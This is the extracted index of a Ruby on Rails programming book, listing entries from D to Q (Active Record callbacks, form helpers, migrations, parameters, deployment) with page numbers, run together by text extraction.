640 delivery_method (config), 609, 687 before_create (Active Record), 407 :dependent parameter, 365 before_destroy (Active Record), 407 Deployment, 651 before_save (Active Record), 407 Capistrano, 657–661 before_update (Active Record), 407 e-mail application errors, 663 before_validation (Active Record), 407 FastCGI, 653 before_validation_on_create (Active Mongrel, 654 Record), 407 monitoring, 661–662 before_validation_on_update (Active Passenger, installation, 655–656 Record), 407 production chores, 662–664 belongs_to (Active Record), 360–362 production server basics, 653f, 653–654 cache_sweeper (Action Controller), 502 proxying requests, 653 caches_action (Action Controller), 498 starting, 651–652 caches_page (Action Controller), 497 see also Capistrano composed_of (Active Record), 349 Depot application, 67f, 63–68
  • 742.
    D ESKTOP 742 DROP _ RECEIVING _ ELEMENT METHOD Active Resource collections and, 631–633 fixtures, 216–219 Active Resource products and, 628–631 functional, 224–240 administration, 159–180 integration, 240–249 access, limiting, 171–174 mock objects and, 253–255 logging in, 170f, 168–171 performance, 249–253 sidebar, 176f, 174–178 support for, 211 users, adding, 159–168 unit, 220f, 211–223 Ajax, 124–141 use cases, 64 cart and, 129f, 125–130, 133 XML Feed, 182f, 184f, 181–190 cart, hiding when empty, 136–139 Desktop, 40 JavaScript disabled and, 139–140 destroy method, 346, 367, 421, 642 overview of, 140–141 Destroy command, 261 visual effects, 134f, 133–135 see also Generate command approach to, 63 destroy (script), 261 buyer pages, 65f destroy_all method, 346 cart design, 67 Development catalog display, 95–104 Environment, 36 add to cart feature, 102–103, 104f, incremental, 63 129 reloading code, 54 layouts, adding, 101f, 99–101 server, 45 listing, creating, 98f, 95–98 development.rb, 267 overview of, 103–104 Digest, 159 price, formatting, 101–102 Directory structure, 44, 45, 257–264 checkout, 142–158 load path, 267 credit card processing, 144 testing, 211 flash, hiding, 155–157 display: none, 137 order capture form, 147f, 151f, :disposition parameter, 469 146–152 :disposition parameter, 469 order details, capturing, 152–154, distance_of_time_in_words method, 515 155, 156f :distinct parameter, 339 orders, capturing, 142–157 do ... end (code block), 675 overview of, 157–158 doc/ directory, 258 data, 66–67 doc:app, 679 internationalization of, 193–209 <!DOCTYPE...> and Internet Explorer, 133 content, 207–208 Document Object Model (DOM), 131 overview of, 208–209 Documentation, 16 translation, 193–206 application, 191, 192f page flow, 64–66 Rails, 19 product maintenance, 69 DOM manipulation, see Ajax add missing column, 79–84 domain attribute, 463 display, improving, 89–94 Domain-specific language for testing, 244 iteration one, 69–75 Don’t Repeat Yourself, see DRY products model, 75–79 Double column type, 318 validation, 86f, 87f, 85–89 DoubleRenderError exception, 465 seller pages, 66f down method, 295 shopping cart, 105–123 Download source code, 17 creating, 109–112 Drag-and-Drop, 590 empty cart function, 120–122 draggable method, 607 error handling, 116f, 115–120 draggable_element method, 591 overview of, 122–123 DRb quantity and, 115f, 112–115 fragment store, 560 sessions and, 105–109 session store, 482 source code, 689–726 Dreamweaver, 38n testing, 210–255 drop_receiving_element method, 591
  • 743.
    DRY 743 E XPRESSION ( INLINE ) DRY custom, 266, 267 attributes and, 317 e-mail, 609 and layouts, 548 load path, 267 principle, 15, 17 and logging, 261, 272 and routes, 433 specifying, 266, 267 Duplication (removal), see DRY test, 212 Dynamic content, 51, see Template erase_render_results method, 465 Dynamic finder, 163, 341 ERb, 51 Dynamic fixtures, 250 templates, 511 Dynamic scaffold, see Scaffold, dynamic trim mode, 512 Dynamic SQL, 332 see also Template, dynamic Dynamic templates, 561 erb_trim_mode (config), 686 Error E displaying, 118 -e option, 266 handling in controller, 116f, 116 E-mail handling in model, 536–537 Action Mailer and, 609 migrations and, 311 attachments, 619 store in flash, 117, 486 bugs and, 622 validation, 398 HTML format, 615, 617f see also Validation receiving, 620 :error parameter, 230 sending, 611 templates for, 613 Error (log level), 272 E-TextEditor, 39 Error handling, 115–120 each_char method, 278 Error messages, built into validations, 219, each_with_object method, 277 406 Edge Rails, 264 Error notification by e-mail, 663 see also Rails, freezing error_message_on method, 536 Editing in place, 595 error_messages_for method, 151, 536 Editors, 36–40 errors attribute, 536 effects.js, 133 errors object, 88 Element.hide, 567 errors.add method, 88, 398 Element.show, 567 errors.clear method, 398 Elements, selecting, 605 errors.on method, 398, 536 Email, see Action Mailer establish_connection method, 322, 327 email.encoded method, 615 even method, 281 Encapsulation, 27 exabyte method, 281 :encode parameter, 519 Example code, 689–726 encodeURIComponent method, 567 :except parameter, 490 Encryption Exception callback example, 411 e-mail notification of, 663 of data, 647 rescue, 117 end_form_tag method, 544 Ruby, 676 ends_with method, 278 see also Error handling Enumerable extensions, 276 excerpt method, 517 each_with_object, 277 group_by, 276 execute method, 308 index_by, 277 :expectation_failed parameter, 230 many, 277 expire_action method, 499 sum, 277 expire_fragment method, 558, 559 env attribute, 463 expire_page method, 499 environment.rb, 267 Expiring cached content, 499, 558 Environments, 265–266 Expiring sessions, 485 and caching, 498, 556 Expression (inline), 511
  • 744.
    FACADE COLUMN 744 F ORM F find_or_create_by_ method, 342 Facade column, 417 find_or_initialize_by_ method, 342 :failed_dependency parameter, 230 find_tag method, 233 FastCGI, 653 Firebird, 41, 323 see also Deployment; Web server Firebird Adapter, 323 Fatal (log level), 272 :first parameter, 332, 336 field_error_proc (config), 686 first method, 278, 390 Fielding, Roy, 442 Fixnum extensions, 281 fields_for method, 533 Fixture, 216–219 :file parameter, 467 data, loading from, 306 File autoloading, 269 dynamic, 250 File transfer, 469 naming, 218 security issues, 646 see also Test, fixture uploading to application, 525, 544–547 Fixture data, 217 file_field method, 545 fixture_file_upload method, 234 :filename parameter, 469 fixtures method, 217 :filename parameter, 469 Flash, 116, 486–488 Filename conventions, 269 display error in, 118 Filter, 171, 488–496 hiding, 155 after, 489 in layout, 487 around, 491 .keep, 488 before, 489 .now, 487 block, 489 restrictions, 488 and caching, 497 testing content, 226 compress response, 490 flash attribute, 226, 233, 509 declarations, 489 Flat file, session store, 483 JavaScript, 571 Flex Mock (mock objects), 255 modify response with, 490 Float column type, 318 ordering, 490 :float column type, 296 and subclassing, 494 flunk method, 223 terminate request with, 489 follow_redirect method, 234 for verification, 494 follow_redirect! method, 248 filter method, 489 :forbidden parameter, 230 filter_parameter_logging method, 648 :force option (to create_table), 300 find method, 97, 329, 638, 641 Force reload child, 369 :all parameter, 97, 332 Foreign keys, 143, 358 :conditions parameter, 330, 333 see also Active Record; Database, foreign :first parameter, 332, 336 key :from parameter, 335 :foreign_key parameter, 362, 365, 372 :group parameter, 335 Form, 523–544 :include parameter, 336, 394 alternative field helper syntax, 533 :joins parameter, 334 check_box, 527 :limit parameter, 333 collection_select, 529 :lock parameter, 336 collections and, 541 :offset parameter, 334 content_tag, 538 :order parameter, 333 custom builders for, 537–541 :readonly parameter, 335 data, 152, 329 :select parameter, 334 data flows through, 170 Find (dynamic), 341 date and time, 531 find_all_by_ method, 341 date_select, 531 find_all_tag method, 234 datetime_select, 531 find_by_ method, 341 end_form_tag, 544 find_by_sql method, 336–338, 354, 416 error_messages_for, 151 find_last_by_ method, 341 fields in, 526
  • 745.
    F ORM HELPERS 745 G LOBAL OPTIONS file_field, 545 Formatting helpers, 515 form_for, 148, 524 FormBuilder, 537 form_tag, 169, 525, 541, 544 fortnights method, 281 helpers, 524–532 :found parameter, 230 helpers for, 148 Fourth normal form, 207 hidden_field, 527 Fragment caching, see Caching, fragment in-place editing, 595 Framework, 14 labels, 533 frameworks (config), 681 multipart data, 544 Freezing Rails, see Rails, freezing multiple models in, 533 :from parameter, 335 no-op, 565 from method, 278 nonmodel fields, 541–544 From address (e-mail), 612 option_groups_from_collection_for_select, from_now method, 281 531 Frontbase, 323 order capturing, 146 Fuchs, Thomas, 20, 584 password_field, 527 Functional tests, 224–240 password_field_tag, 169 see also Test radio_button, 527 security issues with parameters, 640 G select, 528 Garrett, Jesse James, 124 select_date, 532 :gateway_timeout parameter, 230 select_datetime, 532 Gehtland, Justin, 563 select_day, 532 gem server, 19 select_hour, 532 gem_server, 40 select_minute, 532 generate method, 428, 434 select_month, 532 generate command select_second, 532 controller, 47, 95, 271 select_tag, 542 mailer, 611 select_time, 532 migration, 79 select_year, 532 model, 76 selection list from database table, 529 generate script, 262 selection lists with groups, 529 get method, 225, 229, 242, 248, 463 submitting, 524 GET (HTTP method), 462 text_area, 148, 527 problem with, 93, 505–507 text_field, 148, 527 get_via_redirect! method, 249 text_field_tag, 169, 542 gigabytes method, 281 upload files via, 544 Git, 37 see also Helpers Global options Form helpers, 148 after_initialize (config), 680 Form parameters, 640–641 cache_classes (config), 680 Form.serialize method, 577 controller_paths (config), 680 form_for method, 148, 524 database_configuration_file (config), 681 :builder parameter, 540 frameworks (config), 681 :html parameter, 525 load_once_paths (config), 681 :url parameter, 148, 525 load_paths (config), 681 form_remote_tag, 577 log_level (config), 681 form_remote_tag method, 131, 577, 580 log_path (config), 681 :html parameter, 581 logger (config), 681 form_tag method, 169, 525, 541, 544 plugin_loader (config), 681 :multipart parameter, 525, 545 plugin_locators (config), 682 form_tag, 544 plugin_paths (config), 682 :format parameter, 457 plugins (config), 682 format attribute, 463 routes_configuration_file (config), 682 format_and_extension attribute, 463 time_zone (config), 682
  • 746.
    : GONE PARAMETER 746 HIDDEN _ FIELD METHOD view_path (config), 682 error_messages_for, 536 whiny_nils (config), 682 excerpt, 517 :gone parameter, 230 fields_for, 533 Google Web Accelerator (GWA), 505 form, 533 :group parameter, 335 form_remote_tag, 131, 577, 580 Group by, 339 formatting, 515–522 group_by method, 276 h, 54, 93, 97, 513, 645 Grouped options in select lists, 529 highlight, 517 Gruhier, Sébastien, 576 html_escape, 513 image_tag, 98, 519 H implement with modules, 672 in_place_editor_field, 596 h method, 54, 93, 97, 513, 645 Halloway, Stuart, 563 javascript_include_tag, 131, 520, 569 has_and_belongs_to_many method, 361, 370, link_to, 59, 102 394 link_to_function, 576 :class_name parameter, 372 link_to_remote, 570 :conditions parameter, 372 mail_to, 519 :foreign_key parameter, 372 markdown, 517 has_many method, 145, 361, 369, 374, 394 naming convention, 269 :select parameter, 375 number_to_currency, 102 :source parameter, 374 number_to_currency, 515 :through parameter, 182, 374 number_to_human_size, 516 :unique parameter, 375 number_to_percentage, 516 has_one method, 360, 364, 383 number_to_phone, 516 :as parameter, 384 number_with_delimiter, 516 :class_name parameter, 365 number_with_precision, 516 :conditions parameter, 365 observe_field, 577 :dependent parameter, 365 observe_form, 577 :foreign_key parameter, 365 pagination, 521 Hashes pluralize, 517 Active Support, 278 Prototype, 569 arrays and, 673 PrototypeHelper, 564 digest, 159 remote_form_for, 578 options as, 285 remote_function, 576 parameter lists, 674 replace_html, 132 :having parameter, 339 sanitize, 513, 645 head method, 229, 463 Script.aculo.us, 607 HEAD (HTTP method), 462 simple_format, 516 headers attribute, 462, 463, 470, 473, 509 sortable_element, 593 Headers (request), 462 stylesheet_include_tag, 520 Heinemeier, David, 18 stylesheet_link_tag, 91, 520 Hello, World!, 46 submit_to_remote, 578 Helper methods, 59 text_field_with_auto_complete, 589 Helpers, 60, 101, 514 textilize, 517 auto_discovery_link_tag, 520 textilize_without_paragraph, 517 button_to, 102 time_ago_in_words, 515 button_to_function, 576 truncate, 93 conditions_by_like, 569 truncate, 517 creating, 137 validation, see Validation cycle, 93, 517 visual_effect, 135, 599 debug, 509, 516 word_wrap, 517 distance_of_time_in_words, 515 see also Form draggable_element, 591 hidden_field method, 527 drop_receiving_element, 591 :maxlength parameter, 527
  • 747.
    HIDE METHOD 747 I NTER - REQUEST STORAGE :size parameter, 527 validating, 641 hide method, 604 id column, 355 hide_action method, 461 :id option (to create_table), 303, 360 Hiding elements, 136 Idempotent GET, 505–507 Hierarchy, see Ruby, inheritance; Single Identity (model object), 353 Table Inheritance IDEs, 36–40 higher_item method, 390 Idioms (Ruby), 677 highlight method, 517 if statement, 674 Highlight (Yellow Fade Technique), 133, 134f ignore_tables (config), 684 HIPAA compliance, 647, 651 :im_used parameter, 230 :host parameter, 438 Image links, 519 host attribute, 463 image_tag method, 98, 519 Host parameter, 72 implicit_parts_order (config), 687 host! method, 249 In-Place editing, 595 host_with_port attribute, 463 in_groups_of method, 277 hours method, 281 in_place_edit_for method, 596 HTML in_place_editor_field method, 596 e-mail, sending, 615, 617f :include parameter, 336, 394 ERb and, 54 Incremental development, 63 escaping, 513 index action, 96 Hello, World! app, 50 Index, database, 302 template, see Template index_by method, 277 :html parameter, 525, 581 ActiveSupport::Inflector module, 280 html_escape method, 513, 645 Info (log level), 272 HTTP Inheritance, see Ruby, inheritance; Single Accept header, 457 Table Inheritance cookies, 473 initialize (Ruby constructor), 666 HTTP_REFERER, 472 :inline parameter, 467 <meta> tag, 288 Inline expression, 511 redirect, 470 innerHTML, 574 requests, 185 InnoDB, see Database, InnoDB response format using file extension, 187 insert_html method, 603 specify verb on links, 449 Installation, 31–43 SSL, 648 database adapters, 41 stateful transactions and, 105 desktop, 40 status (returning), 468 on Linux, 34 verb for link_to, 518 on Mac OS X, 33 verbs and REST, 442 requirements, 31 :http_version_not_supported parameter, 230 RubyGems and, 35 HTTPS, 648 updating, 42 https method, 249 versions, 36 https! method, 249 on Windows, 31 humanize method, 279 instance method, 414 Hyperlinks, 57, 58 Instance (of class), 666 Instance method, 667, 670 I Instance variable, 55, 667, 671 :id parameter, 110 InstantRails, 32 id, 25, 110, 320, 358 :insufficient_storage parameter, 230 custom SQL and, 354 Int (integer) column type, 318 and object identity, 353 :integer column type, 296 as primary key, 303 Integer, validating, 404 security issue with model, 641 Integration testing, 240–249 session, 477 Integration, continuous, 37 security issue, 646 Inter-request storage, see Flash
  • 748.
    : INTERNAL _SERVER _ ERROR PARAMETER 748 LOG _ PATH ( CONFIG ) :internal_server_error parameter, 230 disabling, 550 Internationalization, 193–209 naming convention, 269 content, 207–208 partials and, 555 overview of, 208–209 passing data to, 551 translation, 193–206 render or not, 468 see also Unicode, support for selecting actions for, 550 Internet Explorer, quirks mode, 133 yield, 548 irb (interactive Ruby), 261, 272, 677 and yield, 100 IrreversibleMigration exception, 299 :layout parameter, 468, 550 ISP (Internet service provider), 42 layout method, 549 Iterate over children, 367 Legacy schema, see Database Iterator (Ruby), 675 :length_required parameter, 230 less command, 118 J lib/ directory, 259 Life cycle of model objects, 407 JavaScript like clause, 332 direct interaction, 606 :limit parameter, 333, 339 effects, 583 link_to method, 59, 102, 506, 517 encodeURIComponent, 567 :confirm parameter, 518 filter, 571 :method parameter, 93, 449, 518 linking into page, 520 :popup parameter, 518 Prototype, 563–583 link_to_function, 576 running applications if disabled, 139 link_to_remote, 574 security problems with, 643 link_to(), 59 see also Ajax; Template, RJS link_to_function method, 576 JavaScript Object Notation, 190, 275, 626 link_to_if method, 518 javascript_include_tag, 131 link_to_remote method, 570, 574 javascript_include_tag method, 520, 569 JavaServer Faces, 23 :position parameter, 571 jEdit, 39 :update parameter, 571 Join, see Active Record; Association link_to_unless method, 518 Join table, see Association, many-to-many link_to_unless_current method, 519 :joins parameter, 334, 339 Linking pages, 433–438, 517–521 JSON (JavaScript Object Notation), 190, JavaScript, 520 275, 626 problems with side effects, 505–507 JSP, 511 stylesheets, 520 using images, 519 K Linking tables, see Active Record; Association Katz, Bill, 484 Linux, Rails installation, 34 Kemper, Jeremy, 20 List, see Collection; Template, partial Kilmer, Joyce, 516 List (make table act as), 388 kilobytes method, 281 List (selection on form), 528 Komodo, 39 List sorting, 590 Koziarski, Michael, 20 Load path, 267 load_once_paths (config), 681 L load_paths (config), 681 last method, 278, 390 :lock parameter, 336 last_month method, 282 lock_optimistically (config), 424, 683 last_year method, 282 lock_version column, 355, 423 Layout, 548 :locked parameter, 230 access flash in, 487 Locking, 422 adding, 101f, 99–101 log/ directory, 261 @content_for_layout, 100 log_level (config), 681 defined, 99 log_path (config), 681
  • 749.
    LOGGER ( CONFIG) 749 M IXIN ( MODULE ) logger (config), 681, 683, 685, 687 Migration, 75, 77 logger attribute, 464, 509 add_column, 295 Logging, 116, 261, 272 add_index, 302 and environments, 272 change_column, 298 filtering for security, 648 column types, 296 levels, 272 create_table, 299 logger object, 464 down, 295 in production, 662 execute, 308 rolling log files, 662 generating, 79 silencing, 252 and id column, 299 using filters, 488 :id option, 360 viewing with tail, 40 irreversible, 299 Login, 159 :limit option, 296 logout and, 178 remove_column, 295 remembering original URI, 173 remove_index, 302 user authorization, 172 rename_column, 298 Logout, 178 rename_table, 301 lower_item method, 390 :scale option, 296 Lucas, Tim, 301 sequence of, 80 Lütke, Tobias, 20, 144 up, 295 verbosity, 684 M Migrations, 79, 89, 291–314 Mac OS X anatomy of, 297f, 295–299 developer tools, 41 creating, 293 installing on, 33 custom messages, benchmarks, 311 Magic column names, 355 data and, 304–307 Mail, see Action Mailer :default option, 296 mail_to method, 519 errors, recovering from, 311 :bcc parameter, 519 extending, 308 :cc parameter, 519 fixtures, loading data from, 306 :encode parameter, 519 :force option, 300 Mailer templates, 619 forcing version of, 294 many method, 277 :id option, 303 Many-to-many, see Association indices, 302 map.connect method, 427 managing, 313 :mapping parameter, 350 naming conventions, 295 markdown method, 517 :null option, 296 Markdown (formatting), 517 :options option, 300 maximum method, 338 overview of, 291–293 :maxlength parameter, 527 :precision option, 296 Mead, James, 255 :primary_key option, 303 megabytes method, 281 reversing, 294 :member parameter, 451 running, 294–295 memcached schema manipulation, 312 fragment store, 560 schema_migrations table, 294 session store, 483 set initial value of id column, 300 <meta> tag, 288 SQL inside, 308 :method parameter, 93, 449, 518 tables and, 299–304 method attribute, 462 :temporary option, 300 _method request parameter, 449n minimum method, 338 method_missing method, 461, 467 minutes method, 281 :method_not_allowed parameter, 230 :missing parameter, 230 Methods (Ruby), 668 Mixed case names, 268 midnight method, 282 Mixin (module), 672
  • 750.
    M OCHA (MOCK OBJECTS ) 750 N UMBER EXTENSION Mocha (mock objects), 255 socket, 74 Mock objects, 253–255 standard deviation, 338 see also Test mysql.sock, 74 Model mysqladmin, 70 aggregate objects, 348 attributes, 316, 415, 524 databases and, 27 N Named routes, 438 error handling, 536–537 positional parameters to, 440 function of, 22 Named scope, 342 generating, 76 Names (placeholder in SQL), 331 integration into controller and view, 523 Naming convention, 270f, 268–271 life cycle, 407 belongs_to, 362 multiple in one form, 533 controller, 269 security, 641 controller modules, 270 table naming, 316 filename, 269 and transactions, 421 has_one, 365 validation, 85, see Validation helpers, 269, 514 see also Active Record; MVC join table, 359 Model classes, 326 layout, 269, 549 Model-View-Controller, see MVC model, 269, 316 Modules (for controllers), 269, 440 observer, 414 Modules (Ruby), 672 partial template, 552 Molina, Marcel, 20 Ruby classes, methods, and variables, monday method, 282 667 Money, storing, 81 shared partial templates, 554 Mongrel, 654 table, 269 Monitoring application, 661 template, 465, 508 months method, 281 views, 269 months_ago method, 282 Nested pages, see Layout months_since method, 282 Nested resources, 452 move_higher method, 390 NetBeans IDE 6.5, 39 move_lower method, 390 Network drive (session store), 500 move_to_bottom method, 390 Neumann, Michael, 323 move_to_top method, 390 :new parameter, 451 :moved_permanently parameter, 230 new (Ruby constructor), 666 :multi_status parameter, 230 new_record method, 397 Multibyte library, 286 new_session attribute, 481 :multipart parameter, 525, 545 next_week method, 282 Multipart e-mail, 616 next_year method, 282 Multipart form data, 544 nil, 673 :multiple_choices parameter, 230 :no_content parameter, 230 Multithread, 682 :non_authoritative_information parameter, 230 Musketeers, Three, 418 Nonmodel fields, forms, 541–544 MVC, 14, 22–25, 46 :not_acceptable parameter, 230 architecture of, 23f :not_extended parameter, 231 coupling and, 23 :not_found parameter, 231 forms and, 523f :not_implemented parameter, 231 integration in Rails, 523 :not_modified parameter, 231 product migration, 76 :nothing parameter, 468 Rails and, 24f Notification by e-mail, 663 MySQL, 41, 323, see Database Number determine configuration of, 324 formatting, 515 not loaded error, 74 validating, 85, 404 security, 41 Number extension
  • 751.
    N UMBER EXTENSIONS 751 P ARAMETERS ago, 281 :only parameter, 490 bytes, 281 :only_path parameter, 438 days, 281 Open Web Application Security Project even, 281 (OWASP), 637 exabyte, 281 open_session method, 247, 249 fortnights, 281 Openbase, 324 from_now, 281 optimise_named_routes (config), 685 gigabytes, 281 Optimistic locking, 355, 422 hours, 281 option_groups_from_collection_for_select kilobytes, 281 method, 531 megabytes, 281 :options option (to create_table), 300 minutes, 281 Oracle, 41, 325 months, 281 caching problem, 395n odd, 281 :order parameter, 333, 339, 391 ordinalize, 281 ordinalize method, 281 petabyte, 281 Original filename (upload), 546 since, 281 ORM, 27–28, 315 terabytes, 281 Active Record and, 28 until, 281 mapping, 27 weeks, 281 :overwrite_params parameter, 437, 438 years, 281 Number extensions, 281–282 number_to_currency method, 102 P Page number_to_currency method, 515 decoration, see Layout number_to_human_size method, 516 navigation, 57, 64 number_to_percentage method, 516 see also Pagination number_to_phone method, 516 Page caching, 496, 555 number_with_delimiter method, 516 page_cache_directory (config), 503, 685 number_with_precision method, 516 page_cache_extension (config), 503, 685 Numeric column type, 318 paginate method, 521 Pagination, 521 O pagination_links, 522 Object pagination_links method, 522 callback, 410 param_parsers (config), 685 composite, 353 Parameter security issues, 640 empty, 276 Parameters, 170f identity, 353 :accepted (assert_response), 230 Ruby, 666 :action (render), 467 serialization using marshaling, 677 :all (find), 97, 332 :object parameter, 127 :allow_nil (composed_of), 350 Object-oriented systems, 26, 27 :anchor (url_for), 438 Object-relational mapping, see ORM :as (has_one), 384 observe method, 414 :back (redirect_to), 472 observe_field, 577 :bad_gateway (assert_response), 230 observe_field method, 566, 577 :bad_request (assert_response), 230 observe_form, 577 :bcc (mail_to), 519 observe_form method, 577 :body (subject), 519 Observer, see Active Record, observer :buffer_size (send_file), 469 observers (config), 414 :builder (form_for), 540 odd method, 281 :cc (mail_to), 519 :offset parameter, 334 :class_name (composed_of), 349 :ok parameter, 231 :class_name (has_and_belongs_to_many), Olson, Rick, 20 372 One-to-one, one-to-many, see Association :class_name (has_one), 365
  • 752.
    P ARAMETERS 752 P ARAMETERS :collection (render), 126, 553 :http_version_not_supported :collection (resources), 451 (assert_response), 230 :cols (text_area), 527 :id (button_to), 110 :conditions (Statistics [sum, maximum, :im_used (assert_response), 230 etc.] in database queries), 339 :include (find), 336, 394 :conditions (belongs_to), 362 :inline (render), 467 :conditions (connect), 430 :insufficient_storage (assert_response), 230 :conditions (find), 330, 333 :internal_server_error (assert_response), :conditions (has_and_belongs_to_many), 230 372 :joins (Statistics [sum, maximum, etc.] in :conditions (has_one), 365 database queries), 339 :confirm (link_to), 518 :joins (find), 334 :conflict (assert_response), 230 :layout (render), 468, 550 :constructor (composed_of), 350 :length_required (assert_response), 230 :content_type (render), 468 :limit (Statistics [sum, maximum, etc.] in :continue (assert_response), 230 database queries), 339 :converter (composed_of), 350 :limit (find), 333 :counter_cache (belongs_to), 396 :lock (find), 336 :locked (assert_response), 230 :created (assert_response), 230 :mapping (composed_of), 350 :defaults (connect), 430 :maxlength (hidden_field), 527 :dependent (has_one), 365 :maxlength (password_field), 527 :disposition (send_data), 469 :maxlength (text_field), 527 :disposition (send_file), 469 :member (resource), 451 :disposition (send_data), 469 :method (link_to), 93, 449, 518 :distinct (Statistics [sum, maximum, etc.] :method_not_allowed (assert_response), in database queries), 339 230 :encode (mail_to), 519 :missing (assert_response), 230 :error (assert_response), 230 :moved_permanently (assert_response), :except (after_filter), 490 230 :expectation_failed (assert_response), 230 :multi_status (assert_response), 230 :failed_dependency (assert_response), 230 :multipart (form_tag), 525, 545 :file (render), 467 :multiple_choices (assert_response), 230 :filename (send_data), 469 :new (resource), 451 :filename (send_file), 469 :no_content (assert_response), 230 :filename (send_data), 469 :non_authoritative_information :first (find), 332, 336 (assert_response), 230 :forbidden (assert_response), 230 :not_acceptable (assert_response), 230 :foreign_key (belongs_to), 362 :not_extended (assert_response), 231 :foreign_key (has_and_belongs_to_many), :not_found (assert_response), 231 372 :not_implemented (assert_response), 231 :foreign_key (has_one), 365 :not_modified (assert_response), 231 :format (connect), 457 :nothing (render), 468 :format (resource), 457 :object (render), 127 :found (assert_response), 230 :offset (find), 334 :from (find), 335 :ok (assert_response), 231 :gateway_timeout (assert_response), 230 :only (after_filter), 490 :gone (assert_response), 230 :only (before_filter), 490 :group (find), 335 :only_path (url_for), 438 :having (Statistics (sum, maximum, etc.) :order (Statistics [sum, maximum, etc.] in in database queries), 339 database queries), 339 :host (url_for), 438 :order (acts_as_tree), 391 :html (form_for), 525 :order (find), 333 :html (form_remote_tag), 581 :overwrite_params (url_for), 437, 438
  • 753.
    P ARAMETERS 753 P ESSIMISTIC LOCKING :partial (render), 126, 468, 553, 554 :unprocessable_entity (assert_response), :partial_content (assert_response), 231 231 :password (url_for), 438 :unsupported_media_type :payment_required (assert_response), 231 (assert_response), 231 :popup (link_to), 518 :update (link_to_remote), 571 :port (url_for), 438 :update (render), 468, 600 :position (link_to_remote), 571 :upgrade_required (assert_response), 231 :precondition_failed (assert_response), 231 :url (form_for), 148, 525 :processing (assert_response), 231 :url_based_filename (send_data), 469 :protocol (url_for), 438 :use_proxy (assert_response), 231 :proxy_authentication_required :user (url_for), 438 (assert_response), 231 :xml (render), 187, 468 :readonly (find), 335 Parameters, configuration, 268 :redirect (assert_response), 231 params attribute, 110, 332, 462, 509, 524 :request_entity_too_large Parent table, see Association (assert_response), 231 parent_id column, 355, 390 :request_timeout (assert_response), 231 part method, 620 :request_uri_too_long (assert_response), :partial parameter, 126, 468, 553, 554 231 Partial template, see Template, partial :requested_range_not_satisfiable Partial-page templates, 552 (assert_response), 231 :partial_content parameter, 231 :requirements (connect), 430 Passenger, installation of, 655–656 :reset_content (assert_response), 231 :password parameter, 438 :rows (text_area), 527 password_field method, 527 :scope (acts_as_list), 389 :maxlength parameter, 527 security and, 641–642 :size parameter, 527 :see_other (assert_response), 231 password_field_tag method, 169 :select (Statistics [sum, maximum, etc.] in Passwords, 41, 70, 72, 635 database queries), 339 storing, 159 :select (find), 334 path attribute, 463 :select (has_many), 375 path_without_extension attribute, 463 :service_unavailable (assert_response), path_without_format_and_extension attribute, 231 463 :size (hidden_field), 527 Pattern matching, 675 :size (password_field), 527 Payment.rb, 144 :size (text_field), 527 :payment_required parameter, 231 :skip_relative_url_root (url_for), 438 perform_caching (config), 498, 685 :source (has_many), 374 perform_deliveries (config), 610, 687 :spacer_template (render), 554 Performance :status (render), 468 benchmark, 262 :status (send_data), 469 cache storage, 500 :streaming (send_file), 469 caching child rows, 394 :success (assert_response), 231 caching pages and actions, 496 :switching_protocols (assert_response), 231 counter caching, 395 :template (render), 468 profiling, 252, 262 :temporary_redirect (assert_response), 231 scaling options, 484 :text (render), 466 session storage options, 484 :through (has_many), 182, 374 and single-table inheritance, 382 :trailing_slash (url_for), 438 see also Deployment :type (send_data), 469 Performance testing, 249–253 :type (send_file), 469 Periodic sweeper, 485 :type (send_data), 469 periodically_call_remote, 575 :unauthorized (assert_response), 231 periodically_call_remote method, 575 :unique (has_many), 375 Pessimistic locking, 423
  • 754.
    PETABYTE METHOD 754 Q UIRKS MODE petabyte method, 281 display, improving, 89–94 Phusion Passenger, 651 iteration one, 69–75 PickAxe (Programming Ruby), 666 products model, 75–79 Placeholder (in SQL), 331 validation, 86f, 87f, 85–89 named, 331 Production, see Deployment plugin (script), 262 log file, 662 plugin_loader (config), 681 Production servers, 653f, 653–654 plugin_locators (config), 682 production.rb, 267 plugin_paths (config), 682 request profiler (script), 262 plugins (config), 682 script profiler (script), 262 Plural (table name), 316 Profiling, 252 Pluralization, changing rules, 280 profile script, 262 pluralize method, 279 Programming Ruby, 666 pluralize method, 517 Project pluralize_table_names (config), 683 blank lines in, 52 Plurals, in names, 268, 271 creating, 46f, 44–46, 69 Polymorphic Associations, 380–385 dynamic content, 51 :popup parameter, 518 Hello, World!, 46–57 :port parameter, 438 linking pages, 57–60 port attribute, 463 reloading, 54 Port (development server), 78 review of, 61 port_string attribute, 463 see also Depot application :position parameter, 571 protected keyword, 87, 672 position column, 388 :protocol parameter, 438 post method, 228, 229, 248, 463 protocol attribute, 463 POST (HTTP method), 93, 462, 524 Prototype, 583f, 563–583 post_via_redirect method, 242 Element.hide, 567 Postfix, see Action Mailer Element.hide (Prototype), 567 Postgres, 41, 325 Element.show, 567 see also Database Element.show (Prototype), 567 position column, 355 Form.serialize, 577 Power find (), 332 helpers, 569 pre_loaded_fixtures (config), 688 innerHTML, 571 :precondition_failed parameter, 231 update the page, 570 prepend_after_filter method, 490 Window Class Framework, 576 prepend_before_filter method, 490 see also Ajax; JavaScript prepend_view_path (config), 685 prototype.js, see Ajax; Prototype Price, formatting, 101–102 Proxy requests, 653 price_must_be_at_least_a_cent method, 86 :proxy_authentication_required parameter, Primary key, 303, 320, 353 231 composite, 322 PStore, session storage, 482 disabling, 303, 360 public directory, 261 overriding, 321 Purists :primary_key option (to create_table), 303 gratuitous knocking of, 512 primary_key= method, 321 Purists, gratuitous knocking of, 29 primary_key_prefix_type (config), 683 push method, 375 Private method, 672 put method, 229, 463 hiding action using, 109 PUT (HTTP method), 462 private method gsub error, 474 puts method, 668 process method, 426 :processing parameter, 231 Q .procmailrc file, see Action Mailer Query cache, 356 Product maintenance, 69 query_string attribute, 463 add missing column, 79–84 Quirks mode, 133
  • 755.
